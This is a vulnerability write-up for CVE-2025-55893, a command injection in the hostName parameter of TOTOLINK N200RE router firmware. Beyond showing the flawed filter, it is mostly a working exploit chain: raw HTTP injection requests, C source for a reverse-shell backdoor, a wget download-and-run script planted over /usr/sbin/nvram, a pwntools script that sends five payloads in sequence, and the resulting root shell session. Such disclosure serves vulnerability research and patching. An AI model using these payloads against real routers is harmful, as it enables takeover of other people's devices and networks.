

CVE-2025-55893

TOTOLINK N200RE V9.3.5u.6437_B20230519 is vulnerable to command Injection in setOpModeCfg via hostName.


Vulnerability point

```
break;
default:
    strcpy(pppoe, "dhcp");
    v50 = websGetVar(a1, "hostName", (int) "");
    if ( *v50 && !Validity_check((int)v50) )
    {
        nvram_set("wan_hostname", v50);
        doSystem("echo '%s' > /proc/sys/kernel/hostname", v50);
    }
    v51 = websGetVar(a1, "dhcpMtu", (int) "1500");
    nvram_set("wan_mtu", v51);
    break;
}

BOOL __fastcall Validity_check(int a1)
{
    return strchr(a1, ';')
        || strstr(a1, ".sh")
        || strstr(a1, "iptables")
        || strstr(a1, "telnetd")
        || strchr(a1, '&')
        || strchr(a1, '|')
        || strchr(a1, '`')
        || strchr(a1, '$')
        || strchr(a1, '\\n') != 0;
}
```

We can bypass the checks by using the redirection symbol '>' to achieve arbitrary file writing.

POC



Request
Pretty Raw Hex

```
1 POST /cgi-bin/cstecgi.cgi HTTP/1.1
2 Host: 10.38.120.246:82
3 Content-Length: 1026
4 X-Requested-With: XMLHttpRequest
5 User-Agent: Mozilla/5.0 (X11; CrOS x86_64 14541.0.0) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/138.0.0.0 Safari/537.36
6 Accept: application/json, text/javascript, */*; q=0.01
7 DNT: 1
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
11 sec-ch-ua-platform: "Chrome OS"
12 sec-ch-ua: "Not(A)Brand";v="8", "Chromium";v="138", "Google Chrome";v="138"
13 sec-ch-ua-mobile: ?0
14 Connection: keep-alive
15
16 {
  "proto": "1",
  "defaultMac": "",
  "pppoeUser": "",
  "pppoePass": "",
  "pppoeSpecType": "0",
  "pppoeServiceName": "",
  "pppoeAcName": "",
  "pppoeMtu": "1492",
  "pptpMode": "0",
  "pptpIp": "0.0.0.0",
  "pptpMask": "0.0.0.0",
  "pptpGw": "0.0.0.0",
  "pptpDomainFlag": "1",
  "pptpServerDomain": "0.0.0.0",
  "pptpUser": "",
  "pptpPass": "",
  "pptpMtu": "1460",
  "pptpMppe": "0",
  "pptpMppc": "0",
  "l2tpMode": "0",
  "l2tpDomainFlag": "1",
  "l2tpServerDomain": "0.0.0.0",
  "l2tpIp": "0.0.0.0",
  "l2tpMask": "0.0.0.0",
  "l2tpGw": "0.0.0.0",
  "l2tpUser": "",
  "l2tpPass": "",
  "l2tpMtu": "1460",
  "staticIp": "",
  "staticMask": "",
  "staticGw": "",
  "staticMtu": "1500",
  "hostName": "111",
  "dhcpMtu": "1500",
  "dnsMode": "0",
  "priDns": "",
  "secDns": "",
  "ttlWay": "1",
  "..."
}
```

Response
Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Length: 87
3 Date: Sat, 28 Jun 2025 01:22:02 GMT
4 Server: lighttpd/1.4.59
5
6 {
7   "success": true,
8   "error": null,
9   "lan_ip": "",
10  "wtime": "",
11  "reserv": "reserv"
12 }
13
```

The path is "/cgi-bin/cstecgi.cgi"

payload:

The key lies in "hostName": "111"> ./1.txt

POST /cgi-bin/cstecgi.cgi HTTP/1.1

Host: 10.38.120.246:82

Content-Length: 1040

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (X11; CrOS x86_64 14541.0.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36

Accept: application/json, text/javascript, */*; q=0.01

DNT: 1

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Accept-Encoding: gzip, deflate, br

Accept-Language: en,zh-CN;q=0.9,zh;q=0.8

sec-ch-ua-platform: "Chrome OS"

sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="138", "Google Chrome";v="138"

sec-ch-ua-mobile: ?0

Connection: keep-alive

```
{"proto":"1","defaultMac":"","pppoeUser":"","pppoePass":"","pppoeSpecType":"0","pppoeServiceName":"","pppoeAcName":"","pppoeMtu":"1492","pptpMode":"0","pptpIp":"0.0.0.0","pptpMask":"0.0.0.0","pptpGw":"0.0.0.0","pptpDomainFlag":"1","pptpServerDomain":"0.0.0.0","pptpUser":"","pptpPass":"","pptpMtu":"1460","pptpMppe":"0","pptpMppc":"0","l2tpMode":"0","l2tpDomainFlag":"1","l2tpServerDomain":"0.0.0.0","l2tpIp":"0.0.0.0","l2tpMask":"0.0.0.0","l2tpGw":"0.0.0.0","l2tpUser":"","l2tpPass":"","l2tpMtu":"1460","staticIp":"","staticMask":"","staticGw":"","staticMtu":"1500","hostName":"'111'> ./1.txt #","dhcpMtu":"1500","dnsMode":"0","priDns":"","secDns":"","ttlWay":"1","clone":"1","lanIp":"","cloneMac":"00:00:00:11:00:00","ssid":"SiWiFi-0420-2.4G","key":"","channel":"","band":"","bw":"","countryCode":"CN","hssid":"0","wifi0ff":"1","wpaMode":"1","ssid5g":"SiWiFi-0424","key5g":"","channel5g":"","band5g":"","bw5g":"","countryCode5g":"CN","hssid5g":"0","wifi0ff5g":"1","wpaMode5g":"1","opmode":"gw","switchOpMode":"1","topicurl":"setOpModeCfg"}
```

Using QEMU to simulate router firmware execution, Execute the proof-of-concept

Request	Response
<pre> Pretty Raw Hex 1 POST /cgi-bin/cstecgi.cgi HTTP/1.1 2 Host: 10.38.120.246:82 3 Content-Length: 1040 4 X-Requested-With: XMLHttpRequest 5 User-Agent: Mozilla/5.0 (X11; CrOS x86_64 14541.0.0) AppleWebKit/537.36 (KHTML, like Gecko) 6 Chrome/138.0.0.0 Safari/537.36 7 Accept: application/json, text/javascript, */*; q=0.01 8 DNT: 1 9 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 10 Accept-Encoding: gzip, deflate, br 11 Accept-Language: en,zh-CN;q=0.9,zh;q=0.8 12 sec-ch-ua-platform: "Chrome OS" 13 sec-ch-ua: ("Not(A)Brand";v="0", "Chromium";v="138", "Google Chrome";v="138") 14 Connection: keep-alive 15 16 { "proto": "1", "defaultMac": "", "pppoeUser": "", "pppoePass": "", "pppoeSpecType": "0", "pppoeServiceName": "", "pppoeAcName": "", "pppoeMtu": "1492", "pptpMode": "0", "pptpIp": "0.0.0.0", "pptpMask": "0.0.0.0", "pptpGw": "0.0.0.0", "pptpDomainFlag": "1", "pptpServerDomain": "0.0.0.0", "pptpUser": "", "pptpPass": "", "pptpMtu": "1460", "pptpMppe": "0", "pptpMppc": "0", "l2tpMode": "0", "l2tpDomainFlag": "1", "l2tpServerDomain": "0.0.0.0", "l2tpIp": "0.0.0.0", "l2tpMask": "0.0.0.0", "l2tpGw": "0.0.0.0", "l2tpUser": "", "l2tpPass": "", "l2tpMtu": "1460", "staticIp": "", "staticMask": "", "staticGw": "", "staticMtu": "1500", "hostName": "111" > ./1.txt #", "dhcpcMtu": "1500", "dnsMode": "0", "priDns": "", "secDns": "", "ttlWay": "1", " </pre>	<pre> Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Content-Length: 87 3 Date: Mon, 08 Dec 2025 12:57:02 GMT 4 Server: lighttpd/1.4.59 5 6 { 7 "success": true, 8 "error": null, 9 "lan_ip": "", 10 "wtime": "", 11 "reserv": "reserv" 12 } 13 </pre>

Write successful

```

cstecgi.cgi
/wwww/cgi-bin # ls
1.txt          cstecgi.cgi
/wwww/cgi-bin # cat 1.txt
111
/wwww/cgi-bin #

```

Way to shell

Thoughts

The key to obtaining shell access lies in how to execute arbitrary content written to files.

Note that the following content is present in the function `saveSystemSetting`:

```
IDA View-A Pseudocode-A
1 int saveSystemSetting()
2 {
3     system("/usr/sbin/ExportSettings.sh");
4     return 1;
5 }
```

The contents of ExportSettings.sh are as follows:

```
/www/cgi-bin # cat /usr/sbin/ExportSettings.sh
#!/bin/sh

eval ` /usr/sbin/nvram save /tmp/nv.cfg `
HARDWARE_MODEL=`nvram get model_custom`
dateStr=`date '+%Y%m%d'`
filename="Config-$HARDWARE_MODEL-$dateStr.dat"

echo "Pragma: no-cache\n"
echo "Cache-control: no-cache\n"
echo "Content-type: application/octet-stream"
echo "Content-Transfer-Encoding: binary" # "\n" make Un*x happy
echo "Content-Disposition: attachment; filename=$filename"
echo ""

cat /tmp/nv.cfg 2>/dev/null
rm -f /tmp/nv.cfg
```

Due to the input validation for '.sh', ExportSettings.sh cannot be directly modified. However, we can modify /usr/sbin/nvram to a constructed malicious script and then invoke it using ExportSettings.sh.

Prepare

Compile the backdoor file statically using mipsel-linux-gnu-gcc.

```
1  #include <stdio.h>
2  #include <sys/socket.h>
3  #include <sys/types.h>
4  #include <stdlib.h>
5  #include <unistd.h>
6  #include <netinet/in.h>
7  #include <arpa/inet.h>
8
9  int main(void){
10     int port = 9999;
11     struct sockaddr_in revsockaddr;
12
13     int sockt = socket(AF_INET, SOCK_STREAM, 0);
14     revsockaddr.sin_family = AF_INET;
15     revsockaddr.sin_port = htons(port);
16     revsockaddr.sin_addr.s_addr = inet_addr("0.0.0.0");
17
18     connect(sockt, (struct sockaddr *) &revsockaddr,
19     sizeof(revsockaddr));
20     dup2(sockt, 0);
21     dup2(sockt, 1);
22     dup2(sockt, 2);
23
24     char * const argv[] = {"sh", NULL};
25     execvp("sh", argv);
26
27     return 0;
28 }
```

问题 调试控制台 输出 终端 端口

~/Tools/totolink_shell mipsel-linux-gnu-gcc rev.c -o ree --static

Then start an HTTP service on a specific server port to download malicious files.

```
> python3 -m http.server 10010
Serving HTTP on 0.0.0.0 port 10010 (http://0.0.0.0:10010/) ...
```

Port listening for receiving shell.

```
> nc -lvp 9999
Listening on 0.0.0.0 9999
```

Next, our objective is to write the following content to /usr/sbin/nvram.

```
1  #!/bin/sh
2  wget http://[redacted]10010/ree -O /usr/sbin/ree
3  chmod +x /usr/sbin/ree
4  /usr/sbin/ree
```

Attack

payload

```
from pwn import *
context.log_level = "debug"

host = "10.38.120.246"
port = 82
# /usr/sbin/ExportSettings.sh

payload0 =
'''{"proto":"1","defaultMac":"","pppoeUser":"","pppoePass":"","pppoeSpecType":
"0","pppoeServiceName":"","pppoeAcName":"","pppoeMtu":"1492","pptpMode":"0
","pptpIp":"0.0.0.0","pptpMask":"0.0.0.0","pptpGw":"0.0.0.0","pptpDomainFlag
":"1","pptpServerDomain":"0.0.0.0","pptpUser":"","pptpPass":"","pptpMtu":"14
60","pptpMppe":"0","pptpMppc":"0","l2tpMode":"0","l2tpDomainFlag":"1","l2tpS
erverDomain":"0.0.0.0","l2tpIp":"0.0.0.0","l2tpMask":"0.0.0.0","l2tpGw":"0.0
.0.0","l2tpUser":"","l2tpPass":"","l2tpMtu":"1460","staticIp":"","staticMask
":"","staticGw":"","staticMtu":"1500","hostName":"111"> ./1.txt
#","dhcpMtu":"1500","dnsMode":"0","priDns":"","secDns":"","ttlWay":"1","clon
e":"1","lanIp":"","cloneMac":"00:00:00:11:00:00","ssid":"SiWiFi-0420-
2.4G","key":"","channel":"","band":"","bw":"","countryCode":"CN","hssid":"0"
,"wifi0ff":"1","wpaMode":"1","ssid5g":"SiWiFi-
0424","key5g":"","channel5g":"","band5g":"","bw5g":"","countryCode5g":"CN","
hssid5g":"0","wifi0ff5g":"1","wpaMode5g":"1","opmode":"gw","switchOpMode":"1
","topicurl":"setOpModeCfg"}'''
```

payload1 =

```
'''{"proto":"1","defaultMac":"","pppoeUser":"","pppoePass":"","pppoeSpecType":"0","pppoeServiceName":"","pppoeAcName":"","pppoeMtu":"1492","pptpMode":"0","pptpIp":"0.0.0.0","pptpMask":"0.0.0.0","pptpGw":"0.0.0.0","pptpDomainFlag":"1","pptpServerDomain":"0.0.0.0","pptpUser":"","pptpPass":"","pptpMtu":"1460","pptpMppe":"0","pptpMppc":"0","l2tpMode":"0","l2tpDomainFlag":"1","l2tpServerDomain":"0.0.0.0","l2tpIp":"0.0.0.0","l2tpMask":"0.0.0.0","l2tpGw":"0.0.0.0","l2tpUser":"","l2tpPass":"","l2tpMtu":"1460","staticIp":"","staticMask":"","staticGw":"","staticMtu":"1500","hostName":"#!/bin/sh' > /usr/sbin/nvram #","dhcpMtu":"1500","dnsMode":"0","priDns":"","secDns":"","ttlWay":"1","clone":"1","lanIp":"","cloneMac":"00:00:00:10:00:00","ssid":"SiWiFi-0420-2.4G","key":"","channel":"","band":"","bw":"","countryCode":"CN","hssid":"0","wifi0ff":"1","wpaMode":"1","ssid5g":"SiWiFi-0424","key5g":"","channel5g":"","band5g":"","bw5g":"","countryCode5g":"CN","hssid5g":"0","wifi0ff5g":"1","wpaMode5g":"1","opmode":"gw","switchOpMode":"1","topicurl":"setOpModeCfg"}'''
```

payload2 =

```
'''{"proto":"1","defaultMac":"","pppoeUser":"","pppoePass":"","pppoeSpecType":"0","pppoeServiceName":"","pppoeAcName":"","pppoeMtu":"1492","pptpMode":"0","pptpIp":"0.0.0.0","pptpMask":"0.0.0.0","pptpGw":"0.0.0.0","pptpDomainFlag":"1","pptpServerDomain":"0.0.0.0","pptpUser":"","pptpPass":"","pptpMtu":"1460","pptpMppe":"0","pptpMppc":"0","l2tpMode":"0","l2tpDomainFlag":"1","l2tpServerDomain":"0.0.0.0","l2tpIp":"0.0.0.0","l2tpMask":"0.0.0.0","l2tpGw":"0.0.0.0","l2tpUser":"","l2tpPass":"","l2tpMtu":"1460","staticIp":"","staticMask":"","staticGw":"","staticMtu":"1500","hostName":"wget http://xxx.xxx.xxx.xxx:10010/ree -O /usr/sbin/ree' >> /usr/sbin/nvram #","dhcpMtu":"1500","dnsMode":"0","priDns":"","secDns":"","ttlWay":"1","clone":"1","lanIp":"","cloneMac":"00:00:00:10:00:00","ssid":"SiWiFi-0420-2.4G","key":"","channel":"","band":"","bw":"","countryCode":"CN","hssid":"0","wifi0ff":"1","wpaMode":"1","ssid5g":"SiWiFi-0424","key5g":"","channel5g":"","band5g":"","bw5g":"","countryCode5g":"CN","hssid5g":"0","wifi0ff5g":"1","wpaMode5g":"1","opmode":"gw","switchOpMode":"1","topicurl":"setOpModeCfg"}'''
```

payload3 =

```
'''{"proto":"1","defaultMac":"","pppoeUser":"","pppoePass":"","pppoeSpecType":"0","pppoeServiceName":"","pppoeAcName":"","pppoeMtu":"1492","pptpMode":"0","pptpIp":"0.0.0.0","pptpMask":"0.0.0.0","pptpGw":"0.0.0.0","pptpDomainFlag":"1","pptpServerDomain":"0.0.0.0","pptpUser":"","pptpPass":"","pptpMtu":"1460","pptpMppe":"0","pptpMppc":"0","l2tpMode":"0","l2tpDomainFlag":"1","l2tpServerDomain":"0.0.0.0","l2tpIp":"0.0.0.0","l2tpMask":"0.0.0.0","l2tpGw":"0.0.0.0","l2tpUser":"","l2tpPass":"","l2tpMtu":"1460","staticIp":"","staticMask":"","staticGw":"","staticMtu":"1500","hostName":"chmod +x /usr/sbin/ree' >>
```



```
/usr/sbin/nvram
#,"dhcpMtu":"1500","dnsMode":"0","priDns":"","secDns":"","ttlWay":"1","clone":"1","lanIp":"","cloneMac":"00:00:00:10:00:00","ssid":"SiWiFi-0420-2.4G","key":"","channel":"","band":"","bw":"","countryCode":"CN","hssid":"0","wifi0ff":"1","wpaMode":"1","ssid5g":"SiWiFi-0424","key5g":"","channel5g":"","band5g":"","bw5g":"","countryCode5g":"CN","hssid5g":"0","wifi0ff5g":"1","wpaMode5g":"1","opmode":"gw","switchOpMode":"1","topicurl":"setOpModeCfg"}'''
```

payload4 =

```
'''{"proto":"1","defaultMac":"","pppoeUser":"","pppoePass":"","pppoeSpecType":"0","pppoeServiceName":"","pppoeAcName":"","pppoeMtu":"1492","pptpMode":"0","pptpIp":"0.0.0.0","pptpMask":"0.0.0.0","pptpGw":"0.0.0.0","pptpDomainFlag":"1","pptpServerDomain":"0.0.0.0","pptpUser":"","pptpPass":"","pptpMtu":"1460","pptpMppe":"0","pptpMppc":"0","l2tpMode":"0","l2tpDomainFlag":"1","l2tpServerDomain":"0.0.0.0","l2tpIp":"0.0.0.0","l2tpMask":"0.0.0.0","l2tpGw":"0.0.0.0","l2tpUser":"","l2tpPass":"","l2tpMtu":"1460","staticIp":"","staticMask":"","staticGw":"","staticMtu":"1500","hostName":"/usr/sbin/ree' >>
```

```
/usr/sbin/nvram
#,"dhcpMtu":"1500","dnsMode":"0","priDns":"","secDns":"","ttlWay":"1","clone":"1","lanIp":"","cloneMac":"00:00:00:10:00:00","ssid":"SiWiFi-0420-2.4G","key":"","channel":"","band":"","bw":"","countryCode":"CN","hssid":"0","wifi0ff":"1","wpaMode":"1","ssid5g":"SiWiFi-0424","key5g":"","channel5g":"","band5g":"","bw5g":"","countryCode5g":"CN","hssid5g":"0","wifi0ff5g":"1","wpaMode5g":"1","opmode":"gw","switchOpMode":"1","topicurl":"setOpModeCfg"}'''
```

payload5 = '''{"topicurl":"saveSystemSetting"}'''

def gen_packet(payload):

```
    packet = f'''POST /cgi-bin/cstecgi.cgi HTTP/1.1\r
Host: 10.38.120.246:82\r
Content-Length: {len(payload)}\r
X-Requested-With: XMLHttpRequest\r
User-Agent: Mozilla/5.0 (X11; CrOS x86_64 14541.0.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36\r
Accept: application/json, text/javascript, */*; q=0.01\r
DNT: 1\r
Content-Type: application/x-www-form-urlencoded; charset=UTF-8\r
Accept-Encoding: gzip, deflate, br\r
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8\r
sec-ch-ua-platform: "Chrome OS"\r
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="138", "Google Chrome";v="138"\r
sec-ch-ua-mobile: ?0\r
Connection: keep-alive\r
```

```
\r
{payload}'''
    return packet.encode()

def post_http_req(payload, re=b"reserv"):
    sh = remote(host, port)
    sh.send(payload)
    sh.recvuntil(re)
    sh.close()

# post_http_req(gen_packet(payload1))

post_http_req(gen_packet(payload1))
post_http_req(gen_packet(payload2))
post_http_req(gen_packet(payload3))
post_http_req(gen_packet(payload4))
post_http_req(gen_packet(payload5))
```

After execution, the shell was successfully received.

```
> nc -lvp 9999
Listening on 0.0.0.0 9999
Connection received on [REDACTED] 18739
ls
1.txt
cstecgi.cgi
id
sh: id: not found
whoami
whoami: unknown uid 0
ls /
bin
dev
etc
etc_ro
gdb
gdbserver
home
init
lib
lighttp
media
mnt
opt
proc
sbin
strace
sys
tmp
usr
var
www
```